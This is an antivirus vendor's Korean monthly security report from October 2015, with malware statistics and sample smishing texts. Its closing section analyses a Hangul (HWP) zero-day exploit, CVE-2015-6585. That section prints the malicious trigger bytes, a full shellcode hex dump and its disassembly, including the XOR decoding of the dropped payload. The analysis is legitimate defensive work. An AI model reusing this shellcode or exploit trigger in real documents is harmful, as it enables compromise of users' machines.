알약
월간 보안동향
보고서.

2015년 10월

알약 10월 보안동향보고서
CONTENTS

9월의 총평

9월 초, 많은 방문자수를 보유하고 있는 유명 커뮤니티 사이트가 해킹되어 해당 커뮤니티에 가입한 회원들의 정보(생년월일, 이메일주소, ID, 닉네임, 회원점수, 암호화된 계정패스워드 및 장터패스워드)등이 유출되었습니다.
주목할 부분은 해킹사고 후 사이트의 특정경로를 통해 모바일(안드로이드) 악성앱을 유포한 부분이었습니다. 침해사고가 발생된 이후 자신의 개인정보유출 여부를 확인하러 사이트를 방문한 사용자를 대상으로 모바일 악성앱을 유포하여 추가적인 피해를 일으켰다는 부분은 사람들의 심리를 악용한 사회공학적 기법이며 주의가 필요한 부분이었습니다.
이렇게 사용자 스마트폰에 감염된 앱은 확인결과, 아직까지 다행히도 별도의 악성행위를 하는 것은 확인되지 않았으나 사용자 모르게 추가앱을 다운로드하거나 자기자신을 업데이트하는 등 악성앱으로 돌변할 가능성이 있으므로 항상 믿을 수 있는 스마트폰 백신등을 통해 주기적으로 스마트폰을 점검하는 것이 안전합니다.

이 외에도 9월 중순경, 불법 Xcode IDE버전을 통해 빌드된 앱들이 다량으로 앱스토어에 업로드되어 아이폰 사용자들의 패스워드나 개인정보를 훔치는 데 이용되어 이슈가 되었습니다. 일반적으로 안드로이드 스마트폰에 비해 안전하다고 알려진 아이폰에서 악성코드가 다량으로 발견된 이슈라 국내뿐만 아니라 해외에서도 큰 이슈가 되었습니다.

Part1. 9월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸 메일 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2015년 9월의 감염 악성코드 Top 15 리스트에서는 지난달에 1위를 차지했던 Misc.Suspicious.NTZ가 6달 연속 1위를 차지했다. 지난달 2위와 3위를 각각 차지했던 Misc.HackTool.WinActivator 악성코드와 Misc.Keygen의 경우 이번달에는 서로 순위를 바꾼 2,3위를 차지하였다.
특이사항은 그 동안 많이 줄어들었던 애드웨어들이 8월에 이어 9월에도 역시 리스트에 많이 올라온 것이 특이사항이며, 그 외에 전반적으로 감염자수 자체가 휴가철인 지난달보다도 오히려 소폭 감소한 것을 확인할 수 있다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Misc.Suspicious.NTZ	Etc	1316
2	↑1	Misc.Keygen	Trojan	694
3	↓1	Misc.HackTool.WinActivator	Trojan	654
4	-	Adware.Kraddare.295936	Adware	384
5	NEW	Adware.OpenShopper.J	Adware	306
6	NEW	Backdoor.Agent.com32	Backdoor	256
7	↑2	Misc.Agent.126672	Trojan	244
8	↑7	Adware.Kraddare.FT	Adware	240
9	NEW	Gen:Trojan.Heur.4yXa4iqOCsiG	Trojan	238
10	NEW	Gen:Variant.Adware.BrowseFox.12	Trojan	222
11	NEW	Hosts.www.daum.net	Host	200
12	-	Gen:Variant.Adware.Graftor.243080	Trojan	199
13	NEW	Adware.BrowseFox.EI	Adware	198
14	↓1	Hosts.www.naver.com	Host	196
15	NEW	Hosts.www.nate.com	Host	195

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2015년 09월 01일 ~ 2015년 09월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 40%를 차지했으며 기타(Etc)유형이 24%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


9월에는 지난 8월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율은 소폭 증가하였으며 애드웨어(Adware)유형의 악성코드의 비중은 거의 유사하였다.




2.허니팟/트래픽 분석

9월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치



최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치

단위 : 악의적 트래픽 접속시도 감지 건수


2015년 4월 ~ 2015년 9월

3. 스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2015년 9월의 경우 2015년 8월에 비해 스팸메일 유입수치는 휴가시즌의 영향으로 전달 대비 절반 수준으로 대폭 감소하였고 반면, 메일에 첨부된 악성코드수치는 약 50%가량 증가하였다.

9월에 가장 많이 발견된 메일에 포함된 악성코드는 W32/S-3EB63B32!ELDORADO이다.
해당 악성코드는 이메일에 첨부되어 유포되며, 자기자신을 업데이트하거나 추가적인 임의의 파일을 감염된 PC에 다운로드 시키는 악성코드이다.



4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2015년 09월 01일 ~ 2015년 09월 30일
총 신고 건수	8041건

키워드별 신고 내역

키워드	신고 건수	비율
결혼	695	8.64%
택배	426	5.30%
등기	261	3.25%
결제	130	1.62%
보안	35	0.44%
민방위	34	0.42%
입학	16	0.20%
데이터	15	0.19%
선물	11	0.14%

스미싱 신고추이

지난달 스미싱 신고 건수 14,139건 대비 이번 달 8,041건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 6,098건 감소했다. 이번 달에는 선물 관련 스미싱이 대폭 감소했으며, 보안 및 데이터와 관련된 스미싱이 새롭게 등장했다.

알약이 뽑은 9월 주목할만한 스미싱

특이문자

순위	문자내용
1	추석연휴가 이틀앞으로 다가왔네요!선물세트는 주소지로보냈구요,확인가능
2	취임을 축하드리며 더욱더 크신 활약을 기대합니다.
3	최혜정님의법원보관금취급점변경 통지서 샘플문서입니다.법원보관금취

다수문자

순위	문자내용
1	▶.◀ *@.@*저희결혼합니다 꼭참석해주세요^^
2	[Web발신] 고객님택배 전달불가,조회바랍니다
3	To.우편물이고객님의부재중으로/반송되었습니다/등기물정보확인}
4	[G마켓]96470원 결제완료. 판매자에게 배송을 요청합니다.
5	엔씨소프트.NCOTP 가 보안에 취약합니 ~ 주소에 연결 하셔서확인하세요
6	[안내] 제2차 향방기본 일정 안내입니다.
7	cms_(~v~입)♥(학~v~)통rㅈld서 입니다.
8	t 데이터쿠폰 이용안내 바로가기
9	(선♡물)♥(보♡냈♡어♡요)^확^인^해☆주☆세☆요~~
10	[중앙지방법원] 내용증명서◆우편으로◆발송되었습니다.

Part2. 9월의 악성코드 이슈 분석

개요

상세분석

- 취약점 공격
- 쉘코드
- 백도어

결론

대응방안

한글 취약점 공격(CVE-2015-6585) 분석 보고서

1. 개요

최근 문서 편집 프로그램 '한글(HWP)'의 제로데이 취약점을 이용한 공격이 발견되었다. 이번 공격은 이메일에 한글 문서 형태로 악성파일을 심어 특정 대상자에게 보내는 일명 스피어피싱(SpearPhishing) 방법이 활용되었다. 공격 대상자가 이메일 첨부파일을 실행할 경우 정상적인 문서파일이 실행되며, 백그라운드에서는 또 정상 파일 내부의 또 다른 악성파일이 동작되게 된다.

2. 상세분석

-취약점 공격

한컴 오피스 2014는 개방형 워드프로세서 마크업 언어인 OWPML(Open Word-Processor Markup Language) 포맷 형태를 지원한다. OWPML포맷은 MS오피스의 docx, pptx, xlsx와 비슷하게 xml로 감싼 구조이다.

OWPML포맷의 형태를 가진 이 샘플의 구조는 다음과 같다.

```
BinData
 └ole1.ole (Exploit Code, ShellCode, 악성코드를 포함한 파일)

Contents
 └header.xml
 └section0.xml
 └section1.xml (취약점 발생을 위해 사용된 파일)
 └content.hpf

META-INF
 └container.xml

Preview
 └PrvText.txt

settings.xml

version.xml

mimetype
```

[표 1] HWPX 문서 구조

샘플의 Contents 목록을 확인하면 section1.xml 파일이 존재하고 이 파일에서 취약점을 이용하여 공격을 하게 된다.

section1.xml 내용 중 hp:t은 문서 내용은 유니코드나, 숫자, 탭, 줄 바꿈이 포함된다. 하지만 알 수 없는 형태가 포함될 경우 유니코드로 리다이렉트 시킨다.

```
▼<hp:p id="0" paraPrIDRef="3" styleIDRef="0" pageBreak="0" columnBreak="0">
  ▼<hp:run charPrIDRef="5">
    ▶<hp:ctrl>...</hp:ctrl>
    ▶<hp:secPr textDirection="HORIZONTAL" spaceColumns="1134" tabStop="8000" outlineShapeIDRef="2"
     memoShapeIDRef="0" textVerticalWidthHead="0" masterPageCnt="0">...</hp:secPr>
    ▼<hp:t>
       1
       <hp:tab width="2" leader="0" type="1"/>
       <hp:lineBreak/>
       2
     </hp:t>
   </hp:run>
  ▶<hp:linesegarray>...</hp:linesegarray>
 </hp:p>
</hs:sec>
```


이 샘플은 아래와 같은 UTF-8 형태의 문자를 삽입하여 유니코드로 리다이렉트 시킨다.

	
UTF-8 : 0xE1 0x80 0x80 유니코드 : U+1000 (MYANMAR LETTER KA)	UTF-8 : 0xE1 0x88 0x9C 유니코드 : U+121C (ETHIOPIC SYLLABLE MEE)

[표 2] 취약점에 이용된 문자 정보


```
00000A70  2F 3E 3C 2F 68 70 3A 70 61 67 65 42 6F 72 64 65  /></hp:pageBorde
00000A80  72 46 69 6C 6C 3E 3C 2F 68 70 3A 73 65 63 50 72  rFill></hp:secPr
00000A90  3E 3C 68 70 3A 74 3E 31 31 E1 80 80 E1 88 9C 31  ><hp:t>11á€€áˆœ1
00000AA0  3C 68 70 3A 74 61 62 20 77 69 64 74 68 3D 22 32  <hp:tab width="2
00000AB0  22 20 6C 65 61 64 65 72 3D 22 30 22 20 74 79 70  " leader="0" typ
00000AC0  65 3D 22 31 22 2F 3E 3C 68 70 3A 6C 69 6E 65 42  e="1"/><hp:lineB
```

[그림 2] section1.xml 파일에 존재 하는 UTF-8 문자



[그림 3] 유니코드로 리다이렉트된 문자 메모리 내용

취약점 문자는 유니코드로 리다이렉트되어 0x121C1000 값으로 변환된다. 취약점 문자열은 0x121C1000 메모리 주소를 기준으로 쉘코드의 위치를 가리키는 주소값의 위치를 찾아 쉘코드를 동작하기 위해 EIP를 조작하는 데이터로 사용한다.



[그림 4] 메모리에 로드된 ole1.ole 데이터내에 쉘코드의 위치를 저장한 데이터

메모리에 저장된 쉘코드의 주소값의 데이터를 확인해 보면 Shellcode가 존재한다는 것을 확인 할 수 있다.


```
MOV EDI, DWORD PTR SS:[Arg9]
MOV EDX, DWORD PTR DS:[ESI]
MOV EAX, DWORD PTR DS:[EDX+120]
PUSH EDI
PUSH EBP
MOV ECX, ESI
CALL EAX                                Call ShellCode
```

[그림 5] 쉘코드 주소를 가져오고 쉘코드를 실행시키는 코드

```
Registers (FPU)
EAX 121C1600
ECX 121C1000
EDX 121C1000
EBX 00000000
ESP 0012E370
EBP 00000000
ESI 121C1000
EDI 011918A0

EIP 121C1600
```

[그림 6] 취약점에 의해 조작된 레지스터

- 쉘코드(shellcode)

취약점을 이용하여 조작한 주소를 따라가면 0x121C1600 위치에서 쉘코드가 존재한다. 쉘코드에서는 악성코드 복호화, 악성코드 파일 생성(드롭), 실행/종료 행위를 한다.

```
90 90 90 90 90 90 90 90 90 90 90 90 90 FC E8 8C  ................
00 00 00 60 89 E5 31 D2 64 8B 52 30 8B 52 0C 8B  ...`..1.d.R0.R..
52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0 AC 3C 61  R..r(..J&1.1..<a
7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57 8B 52 10  |., .......RW.R.
8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01 D0 50 8B  .B<...@x..tJ..P.
48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B 01 D6 31  H..X ...<I.4...1
FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4 03 7D F8  .1.......8.u..}.
3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B 0C 4B 8B  ;}$u.X.X$..f..K.
58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 5B 5B 61  X.........D$$[[a
59 5A 51 FF E0 58 5F 5A 8B 12 E9 83 FF FF FF 5D  YZQ..X_Z.......]
6A 6C 68 69 2E 64 6C 68 70 73 61 70 54 68 4C 77  jlhi.dlhpsapThLw
26 07 FF D5 68 6C 6C 00 00 68 72 74 2E 64 68 6D  &...hll..hrt.dhm
73 76 63 54 68 4C 77 26 07 FF D5 81 EC 00 04 00  svcThLw&........
00 89 E1 C7 01 22 00 00 00 41 51 51 68 04 01 00  ....."...AQQh...
00 68 30 F3 49 E4 FF D5 5B 89 DF E9 CF 00 00 00  .h0.I...[.......
5E 56 57 68 D9 D9 43 ED FF D5 5F 5E 57 68 D9 DA  ^VWh..C..._^Wh..
13 FF FF D5 50 01 C7 C6 07 22 47 C6 07 20 47 C6  ....P....."G.. G.
07 00 68 55 CE 30 2E FF D5 50 53 68 D9 D9 43 ED  ..hU.0...PSh..C.
FF D5 5F 5E 58 59 50 51 89 CF 01 C7 C6 07 00 89  .._^XYPQ........
CF 31 C0 50 6A 02 6A 02 50 6A 02 6A 02 57 68 DA  .1.Pj.j.Pj.j.Wh.
F6 DA 4F FF D5 93 BA 00 16 1C 12 42 B8 53 56 43  ..O........B.SVC
48 89 D7 AF 75 F5 AF 75 F2 B9 00 00 00 00 89 FE  H...u..u........
01 CE 8A 26 80 F4 19 88 26 41 81 F9 08 EA 04 00  ...&....&A......
75 EC 6A 00 54 B8 08 EA 04 00 50 89 F8 50 53 68  u.j.T.....P..PSh
2D 57 AE 5B FF D5 53 68 C6 96 87 52 FF D5 5F 58  -W.[..Sh...R.._X
89 F9 01 C1 C6 01 22 4F 6A 00 57 68 31 8B 6F 87  ......"Oj.Wh1.o.
FF D5 68 F4 01 00 00 68 44 F0 35 E0 FF D5 68 52  ..h....hD.5...hR
F3 E2 51 FF D5 6A 00 50 68 87 DC CA 5E FF D5 E8  ..Q..j.Ph...^...
2C FF FF FF 73 76 63 68 6F 73 74 2E 65 78 65 00  ,...svchost.exe.
0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  ................
```

[그림 7] 쉘코드 데이터



```
121C1600    90              NOP
121C1601    90              NOP
121C1602    90              NOP
121C1603    90              NOP
121C1604    90              NOP
121C1605    90              NOP
121C1606    90              NOP
121C1607    90              NOP
121C1608    90              NOP
121C1609    90              NOP
121C160A    90              NOP
121C160B    90              NOP
121C160C    90              NOP
121C160D    FC              CLD
121C160E    E8 8C000000     CALL 121C169F
121C1613    60              PUSHAD
121C1614    89E5            MOV EBP, ESP
121C1616    31D2            XOR EDX, EDX
121C1618    64:8B52 30      MOV EDX, DWORD PTR FS:[EDX+30]
121C161C    8B52 0C         MOV EDX, DWORD PTR DS:[EDX+0C]
121C161F    8B52 14         MOV EDX, DWORD PTR DS:[EDX+14]
121C1622    8B72 28         MOV ESI, DWORD PTR DS:[EDX+28]
121C1625    0FB74A 26       MOVZX ECX, WORD PTR DS:[EDX+26]
121C1629    31FF            XOR EDI, EDI
121C162B    31C0            XOR EAX, EAX
```

[그림 8] 쉘코드 시작부분

쉘코드는 "SVCHSVCH" 문자열의 위치를 검색하여 악성코드의 위치를 찾는다. 인코딩 된 악성코드는 0x19값으로 XOR 연산으로 디코딩한다.

```
121C1745    93              XCHG EAX, EBX
121C1746    BA 00161C12     MOV EDX, 121C1600
121C174B    42              INC EDX
121C174C    B8 53564348     MOV EAX, 48435653       "SVCH"
121C1751    89D7            MOV EDI, EDX
121C1753    AF              SCAS DWORD PTR ES:[EDI]
121C1754  ^ 75 F5           JNE SHORT 121C174B
121C1756    AF              SCAS DWORD PTR ES:[EDI]
121C1757  ^ 75 F2           JNE SHORT 121C174B
